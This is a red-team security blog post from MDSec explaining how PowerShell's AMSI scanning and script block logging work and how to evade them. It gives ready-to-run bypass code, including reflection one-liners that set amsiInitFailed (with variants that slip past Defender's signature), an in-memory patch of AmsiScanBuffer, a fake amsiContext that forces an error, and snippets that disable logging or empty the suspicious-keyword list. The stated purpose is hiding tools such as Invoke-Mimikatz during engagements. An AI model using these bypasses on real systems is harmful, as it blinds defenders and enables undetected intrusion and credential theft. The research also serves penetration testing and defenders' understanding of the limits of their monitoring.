MDSec

ACTIVEBREACH

Exploring PowerShell AMSI and Logging Evasion

By now, many of us know that during an engagement, AMSI (Antimalware Scripting Interface) can be used to trip up PowerShell scripts in an operators arsenal. Attempt to IEX Invoke-Mimikatz without taking care of AMSI, and it could be game over for your undetected campaign.

Before attempting to load a script, it has now become commonplace to run the following AMSI bypass:


[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValu

But have you ever wondered just how this magic command goes about unhooking AMSI?

In this post, we will walk through just how this technique works under the hood, then we will look at a few alternate ways to unhook AMSI from PowerShell. Finally we'll review a relative newcomer to the blue-team arsenal, script block logging, how this works, and just how we can unhook this before it causes us any issues during an engagement.

AMSI Bypass - How it works

The earliest reference to this bypass technique that I can find is credited to Matt Graeber back in 2016:


Matt Graeber
@mattifestation
Following

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

1:08 AM - 25 May 2016

24 Retweets 71 Likes

3 24 71

To review just what this command is doing to unhook AMSI, let's load the assembly responsible for managing PowerShell execution into a disassembler, "System.Management.Automation.dll".

To start, we need to look at the "System.Management.Automation.AmsiUtils" class, where we find a number of static methods and properties. What we are interested in is the variable "amsiInitFailed", which is defined as:

private static bool amsiInitFailed = false;

Note that this variable has the access modifier of "private", meaning that it is not readily exposed from the AmsiUtils class. To update this variable, we need to use .NET reflection to assign a value of 'true', which is observed in the above bypass command.

So where is this variable used and why does it cause AMSI to be disabled? The answer can be found in the method "AmsiUtils.ScanContent":


```
internal unsafe static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string content,
string sourceMetadata)
{
if (string.IsNullOrEmpty(sourceMetadata))
{
sourceMetadata = string.Empty;
}
if (InternalTestHooks.UseDebugAmsiImplementation &&
content.IndexOf("X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*", StringComparison.Ordinal) >= 0)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
}
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
…
}
```

Here we can see that the "ScanContent" method is using the "amsiInitFailed" variable to determine if AMSI should scan the command to be executed. By setting this variable to "false", what is returned is the following enumeration value:

AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED


This in turn causes any further checks within the code to be bypassed, neutering AMSI… pretty cool 😉

Unfortunately for us as attackers, a recent Windows Defender update has blocked the AMSI bypass command, causing AMSI to trigger, blocking the AMSI bypass before we can unhook AMSI… meta:



```
PS C:\Users\xpn> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,S
tatic').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Diving into Windows Defender with a debugger, we can actually find the signature being used to flag this this bypass:



```
amsiutils').getfield('amsiinitfailed','nonpublic,static').setvalue($null,$true)
```

This case insensitive match is applied by Defender to any command sent over via AMSI in search for commands attempting to unhook AMSI. It's worth noting that there is no real parsing going on of the command's context, for example, the following would also cause this rule to trigger:

echo "amsiutils').getfield('amsiinitfailed','nonpublic,static').setvalue($null,$true)

Knowing this, we see how easy it is to bypass this signature, for example, we could do something like:

[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUtils').GetField('amsiInitFailed','NonPublic,Static').SetV

Or even just swap out single quotes for double quotes:

[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField('amsiInitFailed','NonPublic,Static').SetVa

So it turns out that this solution isn't really a true restriction to operator's who simply modify their command to bypass AMSI. What is interesting about this development however, is that there now seems to be a concerted effort to stop attackers from using a known command to bypass AMSI. I doubt that this will be the end to this cat-and-mouse game, so I wanted to take a further look at how AMSI is working in PowerShell, and see if we could identify any other interesting bypasses.

AMSI Bypass – Patching amsi.dll AmsiScanBuffer

One way that seemed an intuitive way of evading AMSI was to patch out exported functions from AMSI.dll, the library responsible for gluing together Defender and PowerShell. After starting down this road, I actually found that the technique was already presented by Tal Lieberman during his Blackhat talk “The Rise and Fall of AMSI”. This method shows an alternative approach to AMSI evasion, and we will cover the fundamentals here to give you an idea of just how this technique can be applied.

This method uses .NET’s interop functionality to patch “amsi.dll”’s exported function “AmsiScanBuffer”, which is invoked from PowerShell as a way to check if a command is malicious. By modifying the function body by injecting our own assembly code, we can create a small stub which will always return a code indicating that a command is non-malicious.

As the AMSI DLL is loaded into PowerShell’s address space during execution, we simply p/invoke the Win32 API’s to replace the function’s body with our new stub which will return before the command is scanned. Crafted, we have something like this:

```
$win32 = @”
using System.Runtime.InteropServices;
using System;
public class Win32 {
[DllImport(“kernel32”)]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport(“kernel32”)]
public static extern IntPtr LoadLibrary(string name);
[DllImport(“kernel32”)]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out
uint lpflOldProtect
);
}
“@
Add-Type $win32
$ptr = [Win32]::GetProcAddress([Win32]::LoadLibrary(“amsi.dll”), “AmsiScanBuffer”)
$b = 0
[Win32]::VirtualProtect($ptr, [UInt32]5, 0x40, [Ref]$b)
$buf = New-Object Byte[] 7
$buf[0] = 0x66; $buf[1] = 0xb8; $buf[2] = 0x01; $buf[3] = 0x00; $buf[4] = 0xc2; $buf[5] = 0x18;
$buf[6] = 0x00;
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 7)
```

Here we are simply grabbing the exported function using “GetProcAddress”, ensuring that we can write to the function body using “VirtualProtect” by marking the page as read/write/execute, and then using the “Copy” function to update the function with our new 7 byte stub.

When executed, the patched AmsiScanBuffer method looks like this:

Then if we attempt to load Invoke-Mimikatz:

Brilliant, no AMSI alerting or Defender showing up our script load.

The take-away from this technique, is that by having full access to the memory space of the process, it’s actually pretty difficult to stop the modification of functions which attempt to essentially report on their own malicious activity.

Now that we have a nice alternative technique to bypass AMSI, let’s try and find something a bit different which doesn’t involve the modification of unmanaged code.

AMSI Bypass – Forcing an error

We now know from the above test that Windows Defender is blocking based on signatures, and any attempt to reference “amsiInitFailed” is likely high on the agenda of endpoint security products given its prevalence. So how about we actually attempt to force a genuine error state, which should in turn set this flag for us?

After a bit of searching on a train journey to London, I found that it was actually trivial to force this error condition by controlling 2 variables used by the AMSI assembly, “amsiSession” and “amsiContext”.

Let’s first take a look first at the code which controls the setting of the “amsiInitFailed” flag within the “AmsiUtils.ScanContent” method:

```
int hresult = 0;
if (AmsiUtils.amsiContext == IntPtr.Zero)
{
hresult = AmsiUtils.Init();
if (!Utils.Succeeded(hresult))
{
AmsiUtils.amsiInitFailed = true;
return;  AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
}
if (AmsiUtils.amsiSession == IntPtr.Zero)
{
hresult = AmsiUtils.AmsiNativeMethods.AmsiOpenSession(AmsiUtils.amsiContext, ref
AmsiUtils.amsiSession);
AmsiUtils.AmsiInitialized = true;
if (!Utils.Succeeded(hresult))
{
AmsiUtils.amsiInitFailed = true;
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
}
```

Here we see 2 conditions which could result in this flag being set legitimately… that is if either “AmsiUtils.Init()” or “AmsiUtils.AmsiNativeMethods.AmsiOpenSession(…)” were to fail. We will focus on “AmsiOpenSession” for the purposes of this post, which is a native function exported from “amsi.dll”.

Let’s look at a disassembly of this function to see what is happening when it’s called by PowerShell:

Interestingly, we see that if we can get “AmsiOpenSession(…)” to be invoked with an “amsiContext” pointer which does not contain a 4 byte value of “AMSI” at offset 0x00, an error will be returned from the function of 0x80070057 (or E_INVALIDARG). When this error is returned back to PowerShell, “Utils.Succeeded(…)” will fail and “amsiInitFailed” will be set for us.

So how can we force this condition? To do this we will need to follow a few steps:

- Allocate a region of unmanaged memory which will be used as our fake “amsiContext”.
- Assign this allocated memory to the variable “amsiContext”.
- Set “amsiSession” to $null which will force the “AmsiOpenSession(..)” amsi.dll method, passing our controlled amsiContext memory region, and result in an error being returned.

Collated, we have the following command sequence:

```
$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
[Ref].Assembly.GetType(“System.Management.Automation.AmsiUtils”).GetField(“amsiSession”,”NonPublic,Static”).SetVa
```

$null);
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","NonPublic,Static").SetVa
[IntPtr]$mem)

Executing this snippet, and attaching a debugger to Powershell.exe, we can see the expected error code being returned:

Now if we check for "amsiInitFailed", we can see that this value has now been set:

And we can now try to load Invoke-Mimikatz:

Awesome, another way to get around AMSI.

Hopefully what you are seeing here is that although AMSI is a pretty good speed bump, if we understand just how the technology works in the background, we actually see that it is trivial to disable during a campaign.

Now that we have an idea of just how to find these kinds of bypasses, let's turn our attention to another area of PowerShell security which may cause some issues during an engagement, PowerShell script block logging.

PowerShell Script Block Logging

If you haven't yet come across this functionality yet, I recommend checking out this introduction post from Microsoft which covers the introduced logging support during PowerShell v5.

Essentially, script block logging gives blue-team the option to enable auditing of scripts being executed within PowerShell. Whilst this has obvious advantages, the huge benefit of this method is the ability to unpack obfuscated scripts into a readable form. For example, if we invoke an obfuscated command passed through Invoke-Obfuscate:

We see that our activity is logged using the decoded and deobfuscated PowerShell command:

Feed this into a log correlation tool, and the SOC has a brilliant way of logging and identifying malicious activity across a network.

So how as the red-team do we get around this? Let's first take a look at the implementation of Powershell logging under the hood and find out.

To begin, we need to again disassemble the System.Management.Automation.dll assembly and search for the point at which script logging has been enabled.

If we review "ScriptBlock.ScriptBlockLoggingExplicitlyDisabled", we see:

```
internal static bool ScriptBlockLoggingExplicitlyDisabled()
{
Dictionary<string, object> groupPolicySetting =
Utils.GetGroupPolicySetting("ScriptBlockLogging", Utils.RegLocalMachineThenCurrentUser);
object obj;
return groupPolicySetting != null &&
groupPolicySetting.TryGetValue("EnableScriptBlockLogging", out obj) && string.Equals("0",
obj.ToString(), StringComparison.OrdinalIgnoreCase);
}
```

This looks like a good place to start given our knowledge of how script block logging is rolled out. Here we find that the setting to enable or disable script logging is returned from the method "Utils.GetGroupPolicySetting(…)". Digging into this method, we see:

```
internal static Dictionary<string, object> GetGroupPolicySetting(string settingName,
RegistryKey[] preferenceOrder)
{
return Utils.GetGroupPolicySetting("Software\\Policies\\Microsoft\\Windows\\PowerShell",
settingName, preferenceOrder);
}
```

Contained here we have a further call which provides the registry key path and the setting we want to grab, which is passed to:

```
internal static Dictionary<string, object> GetGroupPolicySetting(string groupPolicyBase, string
settingName, RegistryKey[] preferenceOrder)
{
ConcurrentDictionary<string, Dictionary<string, object>> obj = Utils.cachedGroupPolicySettings;
…
if (!InternalTestHooks.BypassGroupPolicyCaching &&
Utils.cachedGroupPolicySettings.TryGetValue(key, out dictionary))
{
return dictionary;
}
…
}
```

And here we see a reference to the property "Utils.cachedGroupPolicySettings". This ConcurrentDictionary<T> is used to store a cached version of the registry settings which enable / disable logging (as well as a variety of other PowerShell auditing features), presumably to increase performance during runtime rather than attempting to look up this value from the registry each time a command is executed.

Now that we understand just where these preferences are held during runtime, let's move onto how we go about disabling this logging.

PowerShell script block logging – Bypass

We have seen that "cachedGroupPolicySettings" will be the likely target of our modification. The theory is that by manipulating the contents of "cachedGroupPolicySettings", we should be able to trick PowerShell into believing that the registry key which was cached disables logging. This of course also has the benefit that we will never touch the actual registry value.

To update this dictionary within PowerShell, we can again turn to reflection. The "cachedGroupPolicySettings" dictionary key will need to be set to the registry key path where the PowerShell script blog logging functionality is configured, which in our case is "HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging". The value will be a Dictionary<string,object> object pointing to our modified configuration value, which will be "EnableScriptBlockLogging" set to "0".

Put together, we have a snippet that looks like this:

```
$settings =
[Ref].Assembly.GetType("System.Management.Automation.Utils").GetField("cachedGroupPolicySettings","NonPublic,Sta
$settings["HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"]
= @{}
$settings["HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"].Add("Enable
"0")
```

And this is all it actually takes to ensure that events are no longer recorded:

It is important to note that as script block logging is enabled up until this point, this command will end up in the log. I will leave the exercise of finding a workaround to this to the reader.

While looking to see if this technique was already known, I actually came across a pull request in the Empire framework adding this functionality, courtesy of @cobbr_io.

- https://github.com/EmpireProject/Empire/pull/603

This was later merged into Empire, which means that if you want to avoid PowerShell script block logging, the Empire framework already has you covered.

So, what about if we are operating in an environment in which script block logging has not been configured, we should be good to go right?… Unfortunately, no.

PowerShell Logging – Suspicious Strings

If we continue digging in PowerShell's logging code, eventually we come to a method named "ScriptBlock.CheckSuspiciousContent":

```
internal static string CheckSuspiciousContent(Ast scriptBlockAst)
{
IEnumerable<string> source = ScriptBlock.TokenizeWordElements(scriptBlockAst.Extent.Text);
ParallelOptions parallelOptions = new ParallelOptions();
string foundSignature = null;
Parallel.ForEach<string>(source, parallelOptions, delegate(string element, ParallelLoopState
loopState)
{
if (foundSignature == null && ScriptBlock.signatures.Contains(element))
{
foundSignature = element;
oopState.Break();
}
});
if (!string.IsNullOrEmpty(foundSignature))
{
return foundSignature;
}
if (!scriptBlockAst.HasSuspiciousContent)
{
return null;
}
Ast ast2 = scriptBlockAst.Find((Ast ast) => !ast.HasSuspiciousContent &&
ast.Parent.HasSuspiciousContent, true);
if (ast2 != null)
{
return ast2.Parent.Extent.Text;
}
return scriptBlockAst.Extent.Text;
}
```

Here we have a method which will iterate through a provided script block, and attempt to assess if its execution should be marked as suspicious or not. Let’s have a look at the list of signatures which can be found in the variable “Scriptblock.signatures”:

```
private static HashSet<string> signatures = new HashSet<string>
(StringComparer.OrdinalIgnoreCase)
{
“Add-Type”,
“DllImport”,
“DefineDynamicAssembly”,
“DefineDynamicModule”,
“DefineType”,
“DefineConstructor”,
“CreateType”,
“DefineLiteral”,
“DefineEnum”,
“DefineField”,
“ILGenerator”,
“Emit”,
“UnverifiableCodeAttribute”,
“DefinePInvokeMethod”,
“GetTypes”,
“GetAssemblies”,
“Methods”,
“Properties”,
“GetConstructor”,
“GetConstructors”,
“GetDefaultMembers”,
“GetEvent”,
“GetEvents”,
“GetField”,
“GetFields”,
“GetInterface”,
“GetInterfaceMap”,
“GetInterfaces”,
“GetMember”,
“GetMembers”,
“GetMethod”,
“GetMethods”,
“GetNestedType”,
“GetNestedTypes”,
```

“GetProperties”,
“GetProperty”,
“InvokeMember”,
“MakeArrayType”,
“MakeByRefType”,
“MakeGenericType”,
“MakePointerType”,
“DeclaringMethod”,
“DeclaringType”,
“ReflectedType”,
“TypeHandle”,
“TypeInitializer”,
“UnderlyingSystemType”,
“InteropServices”,
“Marshal”,
“AllocHGlobal”,
“PtrToStructure”,
“StructureToPtr”,
“FreeHGlobal”,
“IntPtr”,
“MemoryStream”,
“DeflateStream”,
“FromBase64String”,
“EncodedCommand”,
“Bypass”,
“ToBase64String”,
“ExpandString”,
“GetPowerShell”,
“OpenProcess”,
“VirtualAlloc”,
“VirtualFree”,
“WriteProcessMemory”,
“CreateUserThread”,
“CloseHandle”,
“GetDelegateForFunctionPointer”,
“kernel32”,
“CreateThread”,
“memcpy”,
“LoadLibrary”,
“GetModuleHandle”,
“GetProcAddress”,
“VirtualProtect”,
“FreeLibrary”,
“ReadProcessMemory”,
“CreateRemoteThread”,
“AdjustTokenPrivileges”,
“WriteByte”,
“WriteInt32”,
“OpenThreadToken”,
“PtrToString”,
“FreeHGlobal”,
“ZeroFreeGlobalAllocUnicode”,
“OpenProcessToken”,
“GetTokenInformation”,
“SetThreadToken”,
“ImpersonateLoggedOnUser”,
“RevertToSelf”,
“GetLogonSessionData”,
“CreateProcessWithToken”,
“DuplicateTokenEx”,
“OpenWindowStation”,
“OpenDesktop”,
“MiniDumpWriteDump”,
“AddSecurityPackage”,
“EnumerateSecurityPackages”,

```
“GetProcessHandle”,
“DangerousGetHandle”,
“CryptoServiceProvider”,
“Cryptography”,
“RijndaelManaged”,
“SHA1Managed”,
“CryptoStream”,
“CreateEncryptor”,
“CreateDecryptor”,
“TransformFinalBlock”,
“DeviceIoControl”,
“SetInformationProcess”,
“PasswordDeriveBytes”,
“GetAsyncKeyState”,
“GetKeyboardState”,
“GetForegroundWindow”,
“BindingFlags”,
“NonPublic”,
“ScriptBlockLogging”,
“LogPipelineExecutionDetails”,
“ProtectedEventLogging”
};
```

What this means is that if your command contains any of the above strings an event will be logged, even if no script block logging has been configured. For example, if we execute a command which matches a suspicious signature on an environment not configured with logging, such as:

```
Write-Host “I wouldn’t want to call DeviceIoControl here”
```

We see that the token “DeviceIoControl” is identified as suspicious and our full command is added to the Event Log:

So how do we go about evading this? Let’s see how our suspicious command is handled by PowerShell:

```
internal static void LogScriptBlockStart(ScriptBlock scriptBlock, Guid runspaceId)
{
bool force = false;
if (scriptBlock._scriptBlockData.HasSuspiciousContent)
{
force = true;
}
ScriptBlock.LogScriptBlockCreation(scriptBlock, force);
if (ScriptBlock.ShouldLogScriptBlockActivity(“EnableScriptBlockInvocationLogging”))
{
PSEtwLog.LogOperationalVerbose(PSEventId.ScriptBlock_Invoke_Start_Detail,
PSOpcode.Create, PSTask.CommandStart, PSKeyword.UseAlwaysAnalytic, new object[]
{
scriptBlock.Id.ToString(),
runspaceId.ToString()
});
}
}
```

Here we can see that the “force” local variable is set depending on if our command is detected as suspicious or not. This is then passed to “ScriptBlock.LogScriptBlockCreation(…)” to force logging:

```
internal static void LogScriptBlockCreation(ScriptBlock scriptBlock, bool force)
{
if ((force || ScriptBlock.ShouldLogScriptBlockActivity("EnableScriptBlockLogging")) &&
(!scriptBlock.HasLogged || InternalTestHooks.ForceScriptBlockLogging))
{
if (ScriptBlock.ScriptBlockLoggingExplicitlyDisabled() ||
scriptBlock.ScriptBlockData.IsProductCode)
{
return;
}
…
}
}
```

Above we can see that the decision to log is based on the "force" parameter, however we are able to exit this method without logging if the "ScriptBlock.ScriptBlockLoggingExplicitlyDisabled()" method returns true.

As we know from the above walkthrough, we already control how this method returns, meaning that we can repurpose our existing script block logging bypass to ensure that any suspicious strings are also not logged.

There is a second bypass here however that we can use when operating in an environment with only this kind of implicit logging. Remember that list of suspicious strings… how about we just truncate that list, meaning that no signatures will match?

Using a bit of reflection, we can use the following command to do this:

```
[Ref].Assembly.GetType("System.Management.Automation.ScriptBlock").GetField("signatures","NonPublic,static").SetVa
(New-Object 'System.Collections.Generic.HashSet[string]'))
```

Here we set the "signatures" variable with a new empty hashset, meaning that the "force" parameter will never be true, bypassing logging:

Hopefully this post has demonstrated a few alternative ways of protecting your operational security when using your script arsenal. As we continue to see endpoint security solutions focusing on PowerShell, I believe that ensuring we know just how these security protections work will not only improve our attempts to avoid detection during an engagement, but also help defenders to understand the benefits and limitations to monitoring PowerShell.

This post and research was completed by Adam Chester of MDSec's ActiveBreach team.

WRITTEN BY
MDSec Research

Ready to engage with MDSec?

Get in touch

Stay updated with the latest news from MDSec.

Enter your email for updates

MDSec

Services

Adversary Simulation
Application Security
Penetration Testing
Response

Resource Centre

Research
Training
Insights

Company

About
Contact
Careers
Privacy

t: +44 (0) 1625 263 503
e: contact@mdsec.co.uk

32A Park Green
Macclesfield
Cheshire
SK11 7NA

Accreditations